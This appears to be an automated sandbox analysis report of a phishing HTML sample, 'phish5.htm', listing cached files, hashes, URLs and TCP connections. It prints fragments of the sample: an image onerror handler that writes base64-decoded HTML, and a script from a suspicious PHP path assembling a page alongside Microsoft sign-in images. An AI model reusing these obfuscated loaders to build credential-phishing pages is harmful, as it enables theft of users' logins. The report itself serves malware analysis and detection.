SHA-512:	78F5AA71EA44FF18BA081288F13AD118DB0E1B9C8D4D321ED40DCAB29277BD171BBB25BA7514566BBD4E25EA416C066019077FAA43E6ED781A29ADB683D218 E2
Malicious:	false
URL:	http://https://aadcdn.msauth.net/shared/1.0/content/images/picker_verify_fluent_authenticator_b59c16ca9bf156438a8a96d45e33db64.svg
Preview:	.....Y=s.8.....mr...f.y....8.R...l.Nk.l..?....{$.l\|e'zM.3.....S(.....O./.....Mn.e..O..7.O.?=..?...../...~yy._t....8.a.....~.....+..$..*..z..\....~..Jx|.....|y...=...../.3 ....kN2...H...;<sy....H..?2..q5.0.0....f.....L.^..v.W.L..7XCm8.l...6\.p.....O/%sX..I.....u.....yE.....$q....1/.....W....Zg...w..-..v....x...N).....R....c.W5.=...{_1_...+.#.....e...K..: ..b.Ec...!...".l1../2X.....}.i.sAF;^.1....1/UM.[r..d...>RX..U...<..1...V.\|.....X.jX:..0...9..F.KsT...{.6,.._Q..9.b...Q)..0.R.t.u.JN..u$V.%X.9k..t.."..Q.....y.V.Z$7.q.{.....k.....W.. ..5.x..K.."y...=.....4...h\|!....r.."v\f`..c+.....b..hc.jn....0.&G..m.=.@..6../.....6....tM^.&3.$.....~.....m2...wFs..#5.Hy..?...r.p.O.X.'n...Z8L.....7.;..QWGnr.sY..n...3.Jfq..+{m....\. ..X.q...0...0.....}}d...33.....Q...F$.8..v..UH&.H.....0.q..n...q...F.Y7...u..B>..J.A.....$.,....w.....Z..oe..w..%....$[+.....d...

Chrome Cache Entry: 149

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines (65266), with CRLF line terminators
Category:	downloaded
Size (bytes):	460228
Entropy (8bit):	5.672714923766642
Encrypted:	false
SSDEEP:	12288:f+MTDugfGHTzIFUpWhHzA0Yv8UeI4EaxPRui:RROqUprTUUaxz
MD5:	AEA596A0F9E9AF3C82C5D61673452E7A
SHA1:	B7EDDCB0B3461DB0EAD12E2FC6816E8943AA69B8
SHA-256:	F166C7DEB30DC3137F5402D2E776E081089FCC0A6616C261A4757F7FF9DBA12C
SHA-512:	0BA6A67E599B65E6177ABC0FE02FB547997941E3C4B283BD178E99F2F838610E83C635597F591FA806A9AE44E2E35D54F348075F6343481ABE51AF47FC4BEA8E
Malicious:	false
URL:	http://https://fleetbox.com.br/.de/host16/admin/js/mj.php?ar=d29yZA==

Preview:	if(true){..function get_jwt(){.. var indexes = '0123456789abcdefghijklmnopqrstuvwxyz';.. var t = Math.floor(Date.now()/ 1000).. const re = /.{1,6}/g.. var data = btoa(t).. const wordList = data.match(re);.. const rde_d = wordList.reverse();.. return rde_d;..}....var prer = 'PGxpbmsgcmVsPSJzdHlsZXNoZWV0IiBocmVmPSJodHRwczov L21heGNkbi5ib290c3RyYXBjZG4uY29tL2ZvbnQtYXdlc29tZS80LjcuMC9jc3MvZm9udC1hd2Vzb21lLm1pbi5jc3MiPg0KICAgICAgICA8bGluayByZWw9InN0eWxlc2 hlZXQiIGhyZWY9Imh0dHBzOi8vY2RuLmpzZGVsaXZyLm5ldC9ucG0vYm9vdHN0cmFwQDQuMC4wL2Rpc3QvY3NzL2Jvb3RzdHJhcC5taW4uY3NzIiBpbnRlZ3 JpdHk9InNoYTM4NC1HbjUzODR4cVExYW9XWEErMDU4UlhQeFBnNmZ5NElXdlROaDBFMjYzWG1GY0psU0F3aUdnRkFXL2RBaVM2SlhtIiBjcm9zc29yaWdpbj 0iYW5vbnltb3VzIj4NCiAgICAgICAgPHNjcmlwdCBzcmM9Imh0dHBzOi8vY2RuLmpzZGVsaXZyLm5ldC9ucG0vYm9vdHN0cmFwQDQuMC4wL2Rpc3QvanMvYm 9vdHN0cmFwLm1pbi5qcyIgaW50ZWdyaXR5PSJzaGEzODQtSlpSNlNwZWpoNFUwMmQ4ak90NnZMRUhmZS9KUUdpUlJTUVF4U2ZGV3BpMU1xdVZkQXlqVWFyNS s3NlBWQ21ZbCIgY3Jvc3NvcmlnaW49ImFub255bW91cyI+PC9zY3JpcHQ+DQ

Chrome Cache Entry: 150

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	3651
Entropy (8bit):	4.094801914706141
Encrypted:	false
SSDEEP:	96:wO4DZ+Stb/jY+eo4hAryAes9mBYYQgWLDm9:wToSBjlevudl9nO
MD5:	EE5C8D9FB6248C938FD0DC19370E90BD
SHA1:	D01A22720918B781338B5BBF9202B241A5F99EE4
SHA-256:	04D29248EE3A13A074518C93A18D6EFC491BF1F298F9B87FC989A6AE4B9FAD7A
SHA-512:	C77215B729D0E60C97F075998E88775CD0F813B4D094DC2FDD13E5711D16F4E5993D4521D0FBD5BF7150B0DBE253D88B1B1FF60901F053113C5D7C1919852D5
Malicious:	false
URL:	http://https://logincdn.msauth.net/shared/1.0/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38 .119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0,0,1,.419-.967,1.413,1.413,0,0,1,1-.39,1.392, 1.392,0,0,1,1.02.4,1.3,1.3,0,0,1,.4.958,1.248,1.248,0,0,1-.414.953,1.428,1.428,0,0,1-1.01.385A1.4,1.4,0,0,1,47.25,6.6a1.261,1.261,0,0,1-.409-.948M49.41,18.4H47. 081V8.507H49.41Zm7.064-1.694a3.213,3.213,0,0,0,1.145-.241,4.811,4.811,0,0,0,1.155-.635V18a4.665,4.665,0,0,1-1.266.481,6.886,6.886,0,0,1-1.554.164,4.70 7,4.707,0,0,1-4.918-4.908,5.641,5.641,0,0,1,1.4-3.932,5.055,5.055,0,0,1,3.955-1.545,5.414,5.414,0,0,1,1.324.168,4.431,4.431,0,0,1,1.063.39v2.233a4.763,4.763,0,0,0-1.1-.611,3.184,3.184,0,0,0-1.15-.217,2.919,2.919,0,0,0-2.223.9,3.37,3.37,0,0,0-.847,2.416,3.216,3.216,0,0,0,.813,2.338,2.936,2.936,0,0,0,2.209.837M65.4,8.343 a2.952,2.952,0,0,1,.5.039,2.1,2.1,0,0,1,.375.1v2.358a2.04,2.04,0,0,0-.

Chrome Cache Entry: 151

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 250
Category:	dropped
Size (bytes):	199
Entropy (8bit):	6.766983163126765
Encrypted:	false
SSDEEP:	6:XtkhhsKHWpSiKPjPOeNWo6Rs7J1TxODwpV:X8hsKHDTPyeNSRs7vV0aV
MD5:	21B761F2B1FD37F587D7222023B09276
SHA1:	F7A416C8907424F9A9644753E3A93D4D63AE640E
SHA-256:	72D4161C18A46D85C5566273567F791976431EFEF49510A0E3DD76FEC92D9393
SHA-512:	77745F60804D421B34DE26F8A216CEE27C440E469FD786A642757CCEDBC4875D5196431897D80137BD3E20B01104BA76DEC7D8E75771D8A9B5F14B66F2A9B7C
Malicious:	false
Preview:	.....u....0.._%2k.8?....w..k..!.M.."b5<.M.bD..c..l.:..}...@.8p.sn.j...%".B...J..6...c..^..?...2d...R..w.<%..}..}s..ir0/.....:8).(.....^u...0..U..I.F....{]...[-.....~..F.P_.....G.....

Chrome Cache Entry: 152

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 2905
Category:	dropped
Size (bytes):	1173
Entropy (8bit):	7.811199816788843
Encrypted:	false
SSDEEP:	24:XuByTjb3w436CJvnuI5wTGPjl2kGKvu3pufqOdyq3/VYHjyK5AXn:X8yz1qCkUYo1ozgt9YHGKe
MD5:	5C7ACF60A2ACAA5C54BF2B2EC6D484D8
SHA1:	F1837FD5DB6DAD498148D7D77438DE693114B042
SHA-256:	EE21196A4F5EF64135B7998E58F1E7210608674E3FDF97B328C1C237E3B184DB
SHA-512:	11516935B1C777D6457B7FB44235F8C8A73BA1313AC8607C16D342EECAE22AE5BFD702CE01DBB2DC63C3D480E89A689C7AA6CAC8D822E306B413534FEE770A 77
Malicious:	false

Preview:	.....uV.n$7.....iR.+..LN9.oA..5.....nx..S...I..%[.*.)..=.....z.?/._.....\|{8.4M.....^.~w>=>.....t.....~.M;.....,....n~}=-.7.....U.<>=.._.O.....y9.>.....y...wR.`8..r..q$.....KR...X..... W.....$g'". W<..$..-.2.....h04.O...|._../.6.)..ax..X...wzT.....2..7....1....C.@8B....d.M..KS8..>... .%=...q....yWF....\..kM.H....<..&.mM..s...%.'G.n..(..h.-.I.S.K...1;..:7.xdvP..y. ]....Q$..4.@.2Fp ..Oe.....=.I.....F.....{....`.....uC..G.....'..E.....dR..g.(.+K.q...?...O.%.@.i..."n...1 .JTm.*S..wM.,../.\|H..s.....C.=.B1(.B.f..:K.\.T....c..N...sT..D....T.=. .Zt..M2.).FP.h.:.*+A.. ^N-$..U.K..n.u.DZ...d.C....s.n.PI..@.4.pi....G..j.5.7l6....Q$...fs....uD.....F...e%..}5.S.s.n".9...e&(_.=..oq..F%L...G].....b.`..hi.S.I.8..Y%hM.|..W....jC.-a..'..%.r..W?...a...H...5.c.....v.G..v.G.a....a/.LT.Fv.....7.A...@.OcV.....6xcy,\[.wkP..-E...U..J.....*1j....2....C+...?.I.Q.C.kM.n...j..5{HV)I...M.G2o.....5.....E_..j.....D...^b..+.U..,K2

Chrome Cache Entry: 153	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines (30837)
Category:	downloaded
Size (bytes):	31000
Entropy (8bit):	4.746143404849733
Encrypted:	false
SSDEEP:	384:wHu5yWeTUKW+KlkJ5de2UYDyVfwYUas2l8yQ/8dwmaU8G:wwlr+Klk3Yi+fwYUf2l8yQ/e9vf
MD5:	269550530CC127B6AA5A35925A7DE6CE
SHA1:	512C7D79033E3028A9BE61B540CF1A6870C896F8
SHA-256:	799AEB25CC0373FDEE0E1B1DB7AD6C2F6A0E058DFADAA3379689F583213190BD
SHA-512:	49F4E24E55FA924FAA8AD7DEBE5FFB2E26D439E25696DF6B6F20E7F766B50EA58EC3DBD61B6305A1ACACD2C80E6E659ACCEE4140F885B9C9E71008E9001FB F4B
Malicious:	false
URL:	http://https://maxcdn.bootstrapcdn.com/font-awesome/4.7.0/css/font-awesome.min.css
Preview:	/*!. * Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome. * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License). */@font-face{font-family:'FontAwesome';src:url('../fonts/fontawesome-webfont.eot?v=4.7.0');src:url('../fonts/fontawesome-webfont.eot?#iefix&v=4.7.0') format('embedded-opentype'),url('../fonts/fontawesome-webfont.woff2?v=4.7.0') format('woff2'),url('../fonts/fontawesome-webfont.woff?v=4.7.0') format('woff'),url('../fonts/fontawesome-web font.ttf?v=4.7.0') format('truetype'),url('../fonts/fontawesome-webfont.svg?v=4.7.0#fontawesomeregular') format('svg');font-weight:normal;font-style:normal}.fa{display:in line-block;font:normal normal normal 14px/1 FontAwesome;font-size:inherit;text-rendering:auto;-webkit-font-smoothing:antialiased;-moz-osx-font-smoothing:grayscale}.fa-lg{font-size:1.33333333em;line-height:.75em;vertical-align:-15%}.fa-2x{font-size:2em}.fa-3x{font-size:3em}.fa-4x{font-size:4em}.fa-5x{font-size:5em}.fa-fw{width:1.

Chrome Cache Entry: 154	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines (65325)
Category:	downloaded
Size (bytes):	144877
Entropy (8bit):	5.049937202697915
Encrypted:	false
SSDEEP:	1536:GcoqwrUPyDHU7c7TcDEBi82NcuSELL4d/+oENM6HN26Q:VoPgPard2oENM6HN26Q
MD5:	450FC463B8B1A349DF717056FBB3E078
SHA1:	895125A4522A3B10EE7ADA06EE6503587CBF95C5
SHA-256:	2C0F3DCFE93D7E380C290FE4AB838ED8CADFF1596D62697F5444BE460D1F876D
SHA-512:	93BF1ED5F6D8B34F53413A86EFD4A925D578C97ABC757EA871F3F46F340745E4126C48219D2E8040713605B64A9ECF7AD986AA8102F5EA5ECF9228801D962F5D
Malicious:	false
URL:	http://https://cdn.jsdelivr.net/npm/bootstrap@4.0.0/dist/css/bootstrap.min.css
Preview:	/*!. * Bootstrap v4.0.0 (https://getbootstrap.com). * Copyright 2011-2018 The Bootstrap Authors. * Copyright 2011-2018 Twitter, Inc.. * Licensed under MIT (https://github .com/twbs/bootstrap/blob/master/LICENSE). */:root{--blue:#007bff;--indigo:#6610f2;--purple:#6f42c1;--pink:#e83e8c;--red:#dc3545;--orange:#fd7e14;--yellow:#ffc107;--green:#28a745;--teal:#20c997;--cyan:#17a2b8;--white:#fff;--gray:#6c757d;--gray-dark:#343a40;--primary:#007bff;--secondary:#6c757d;--success:#28a745;--info:#17a2b8;--warning:#ffc107;--danger:#dc3545;--light:#f8f9fa;--dark:#343a40;--breakpoint-xs:0;--breakpoint-sm:576px;--breakpoint-md:768px;--breakpoint-lg:992px;--breakpoint-xl:1200px;--font-family-sans-serif:-apple-system,BlinkMacSystemFont,"Segoe UI",Roboto,"Helvetica Neue",Arial,sans-serif,"Apple Color Emoji","Segoe UI Emoji","Segoe UI Symbol";--font-family-monospace:SFMono-Regular,Menlo,Monaco,Consolas,"Liberation Mono","Courier New",monospace}*,::after,::before{box-sizing:border-box}html{font-family:sans

Chrome Cache Entry: 155	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 7390
Category:	dropped
Size (bytes):	2407
Entropy (8bit):	7.900400471609788
Encrypted:	false
SSDEEP:	48:XVBUIsjnR4Zg0ddZ8E5EyQk7J0e+r/9lifUUuHDM3oOY+:XUIIKZg0ddZdEzTsfUUmyY+
MD5:	9D372E951D45A26EDE2DC8B417AAE4F8
SHA1:	84F97A777B6C33E2947E6D0BD2BFCFFEC601785A
SHA-256:	4E9C9141705E9A4D83514CEE332148E1E92126376D049DAED9079252FA9F9212
SHA-512:	78F5AA71EA44FF18BA081288F13AD118DB0E1B9C8D4D321ED40DCAB29277BD171BBB25BA7514566BBD4E25EA416C066019077FAA43E6ED781A29ADB683D218 E2
Malicious:	false

Preview:	.....Y=s.8.....mr...f.y....8.R...l.Nk.l..?....{$.l\|e'zM.3.....S(.....O./.....Mn.e..O..7.O.?=..?...../...~yy._t....8.a.....~.....+..$..*..z..\....~..Jx|.....|y...=...../.3....kN2...H...;<sy....H..?2..q5.0.0....f.....L.^..v.W.L..7XCm8.I...6\.p.....O/%sX..I.....u.....yE.....$q....1/.....W....Zg...w..-..v....x...N).....R....c.W5.=...{_1_...+.#.....e...K..:..b.Ec...!...".I1../2X.....].i.sAF;^.1....1/UM.[r..d...>RX..U...<..1...V.\|.....X.jX:..0...9..F.KsT...{.6,.._Q..9.b...Q)..0.R.t.u.JN..u$V.%X.9k..t.."..Q.....y.V.Z$7.q.{.....k.....W..5.x..K.."y...=.....4...h\|!....r.."v\f`..c+.....b..hc.jn....0.&G..m.=.@..6./.....6....tM^.&3.$.....~.....m2...wFs..#5.Hy..?...r.p.O.X.'n...Z8L.....7.;..QWGnr.sY..n...3.Jfq..+{m....\..X.q...0...0.....}}d...33.....Q...F$.8..v..UH&.H.....0.q..n...q...F.Y7...u..B>..J.A.....$.,....w.....Z..oe..w..%....$[+.....d...

Chrome Cache Entry: 156	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 250
Category:	downloaded
Size (bytes):	199
Entropy (8bit):	6.766983163126765
Encrypted:	false
SSDEEP:	6:XtkhhsKHWpSiKPjPOeNWo6Rs7J1TxODwpV:X8hsKHDTPyeNSRs7vV0aV
MD5:	21B761F2B1FD37F587D7222023B09276
SHA1:	F7A416C8907424F9A9644753E3A93D4D63AE640E
SHA-256:	72D4161C18A46D85C5566273567F791976431EFEF49510A0E3DD76FEC92D9393
SHA-512:	77745F60804D421B34DE26F8A216CEE27C440E469FD786A642757CCEDBC4875D5196431897D80137BD3E20B01104BA76DEC7D8E75771D8A9B5F14B66F2A9B7C
Malicious:	false
URL:	http://https://aadcdn.msauth.net/shared/1.0/content/images/picker_verify_sms_27a6d18b56f46818420e60a773c36d4e.svg
Preview:	.....u....0.._%2k.8?....w..k..!.M.."b5<.M.bD..c..l.:..}...@.8p.sn.j...%".B...J..6...c..^..?...2d...R..w.<%..}..}s..ir0/.....:8).(.....^u...0..U..I.F....{}...[-.....~..F.P_.....G.....

Chrome Cache Entry: 157	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines (32030)
Category:	downloaded
Size (bytes):	86709
Entropy (8bit):	5.367391365596119
Encrypted:	false
SSDEEP:	1536:9NhEyjjTikEJO4edXXe9J578go6MWXqcVhrLyB4Lw13sh2bzrl1+iuH7U3gBORDT:jxcq0hrLZwpsYbmzORDU8Cu5
MD5:	E071ABDA8FE61194711CFC2AB99FE104
SHA1:	F647A6D37DC4CA055CED3CF64BBC1F490070ACBA
SHA-256:	85556761A8800D14CED8FCD41A6B8B26BF012D44A318866C0D81A62092EFD9BF
SHA-512:	53A2B560B20551672FBB0E6E72632D4FD1C7E2DD2ECF7337EBAAAB179CB8BE7C87E9D803CE7765706BC7FCBCF993C34587CD1237DE5A279AEA19911D69067I 65
Malicious:	false
URL:	http://https://code.jquery.com/jquery-3.1.1.min.js
Preview:	/*! jQuery v3.1.1 | (c) jQuery Foundation | jquery.org/license */.!function(a,b){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this, function(a,b){"use strict";var c=[],d=a.document,e=Object.getPrototypeOf,f=c.slice,g=c.concat,h=c.push,i=c.indexOf,j={},k=j.toString,l=j.hasOwnProperty,m=l.toString,n=m.call(Object),o={};function p(a,b){b=b||d;var c=b.createElement("script");c.text=a,b.head.appendChild(c).parentNode.removeChild(c)}var q="3.1.1",r=function(a,b){return new r.fn.init(a,b)},s=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,t=/^-ms-/,u=/-([a-z])/g,v=function(a,b){return b.toUpperCase()};r.fn=r.prototype={jquery:q,constructor:r,length:0,toArray:function(){return f.call(this)},get:function(a){return null==a?f.call(this):a<0?this[a+this.length]:this[a]},pushStack:function(a){var b=r.merge(this.con

Static File Info


General

File type:	HTML document, ASCII text, with very long lines (3227)
Entropy (8bit):	5.772172598309895
TrID:	• HyperText Markup Language (6006/1) 100.00%
File name:	phish5.htm
File size:	3260
MD5:	4e474159007dcd8ea5eeb755e075bc84
SHA1:	7077c924dc7ec526400ee2e8148b9bf5919bf634
SHA256:	451ce9a27500aea3d88078a36e36d5f73915fbddf482ee6fe0a033b4e74d9cbc
SHA512:	4f0dbb8aa8f0cdf87d0922f3b9ef0a75314a30040d93bbd2e27f1bf080736ef173191a1a111b7bd3cce05dbf9fb1831ea1fbde0e1525de1ba86b7a373d385b60
SSDEEP:	48:hKovpTEHd7Erk+op2XTRnZBy0F+vOZPS6GzJ3ziu9MTJkHb5cqjbwnNDoHHTJgJM:7K90kMNZCCS6u3PMEe0v6bZs8+0U
TLSH:	8861D80ACAD40BF1E7B5E715E16530BF40348E5A84988817D3347F9BCE393605BD62D8

File Content Preview:	<html>.<body>...<img src=x onerror=" document.write(atob('PGh0bWw+CjxoZWFkPgo8ZGl2IGNsYXNzPSIiIHN0eWxlPSJkaXNwbGF5Om5vbmU7Ij48dWwgaWQ9IlNXUGxzWm1FbUlTdFNjQ09GS0JzIiBjbGFzcz0iRmdVR3NlTXhsRm5BeVZxTG9rZmsiIHN0eWxlPSJkaXNwbGF5Om5vbmUiPmtYRnRuWXhwSktCbkxzdld

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 21, 2023 00:20:01.901933908 CET	49684	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:01.901973009 CET	49685	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:01.902009964 CET	443	49684	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:01.902038097 CET	443	49685	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:01.902122021 CET	49684	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:01.902163982 CET	49685	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:02.048261881 CET	49686	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:02.048345089 CET	443	49686	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:02.048415899 CET	49687	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:02.048470974 CET	49686	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:02.048517942 CET	443	49687	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:02.048599005 CET	49687	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:02.135999918 CET	49687	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:02.136065960 CET	443	49687	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:02.136230946 CET	49686	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:02.136291027 CET	443	49686	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:02.136441946 CET	49685	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:02.136493921 CET	443	49685	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:02.136626959 CET	49684	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:02.136714935 CET	443	49684	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:02.382529974 CET	443	49686	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:02.391413927 CET	443	49685	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:02.397181034 CET	443	49684	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:02.401180983 CET	443	49687	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:02.482043982 CET	49686	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:02.482054949 CET	49684	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:02.527870893 CET	49685	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:02.530107021 CET	49687	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:02.542016029 CET	49687	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:02.542054892 CET	443	49687	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:02.546938896 CET	443	49687	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:02.547065020 CET	443	49687	142.250.203.109	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 21, 2023 00:20:02.547138929 CET	49687	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:02.596498013 CET	49684	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:02.596535921 CET	443	49684	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:02.598182917 CET	443	49684	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:02.598221064 CET	443	49684	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:02.598332882 CET	49684	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:02.600846052 CET	443	49684	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:02.600953102 CET	49684	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:02.600977898 CET	443	49684	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:02.630354881 CET	49687	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:02.638097048 CET	49685	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:02.638147116 CET	443	49685	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:02.638556957 CET	49686	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:02.638612986 CET	443	49686	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:02.640264988 CET	443	49686	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:02.640291929 CET	443	49686	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:02.640424967 CET	49686	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:02.641810894 CET	443	49685	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:02.641942024 CET	443	49685	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:02.642031908 CET	49685	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:02.642733097 CET	443	49686	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:02.642839909 CET	49686	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:02.677891016 CET	49684	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:02.727917910 CET	49685	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:03.436618090 CET	49687	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:03.436696053 CET	443	49687	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:03.436836958 CET	49687	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:03.436855078 CET	443	49687	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:03.437026978 CET	443	49687	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:03.438714027 CET	49684	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:03.438772917 CET	443	49684	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:03.439158916 CET	443	49684	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:03.442903996 CET	49686	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:03.442959070 CET	443	49686	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:03.443289995 CET	443	49686	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:03.443388939 CET	49685	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:03.443448067 CET	443	49685	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:03.443499088 CET	49684	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:03.443552017 CET	443	49684	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:03.443754911 CET	443	49685	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:03.491437912 CET	443	49684	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:03.491560936 CET	49684	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:03.491605997 CET	443	49684	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:03.491697073 CET	443	49684	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:03.491775990 CET	49684	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:03.492729902 CET	49684	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:03.492773056 CET	443	49684	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:03.494925022 CET	443	49687	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:03.495035887 CET	49687	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:03.495073080 CET	443	49687	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:03.495335102 CET	443	49687	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:03.495420933 CET	49687	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:03.519936085 CET	49687	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:03.519980907 CET	443	49687	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:03.527923107 CET	49685	443	192.168.2.3	142.250.203.109
Mar 21, 2023 00:20:03.527966976 CET	443	49685	142.250.203.109	192.168.2.3
Mar 21, 2023 00:20:03.578042984 CET	49686	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:03.578088999 CET	443	49686	142.250.203.110	192.168.2.3
Mar 21, 2023 00:20:03.627922058 CET	49685	443	192.168.2.3	142.250.203.109

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 21, 2023 00:20:03.677901030 CET	49686	443	192.168.2.3	142.250.203.110
Mar 21, 2023 00:20:04.129539967 CET	49689	443	192.168.2.3	108.179.193.42
Mar 21, 2023 00:20:04.129606962 CET	443	49689	108.179.193.42	192.168.2.3
Mar 21, 2023 00:20:04.129692078 CET	49689	443	192.168.2.3	108.179.193.42
Mar 21, 2023 00:20:04.130156040 CET	49689	443	192.168.2.3	108.179.193.42
Mar 21, 2023 00:20:04.130186081 CET	443	49689	108.179.193.42	192.168.2.3
Mar 21, 2023 00:20:04.392652035 CET	49690	443	192.168.2.3	108.179.193.42
Mar 21, 2023 00:20:04.392723083 CET	443	49690	108.179.193.42	192.168.2.3
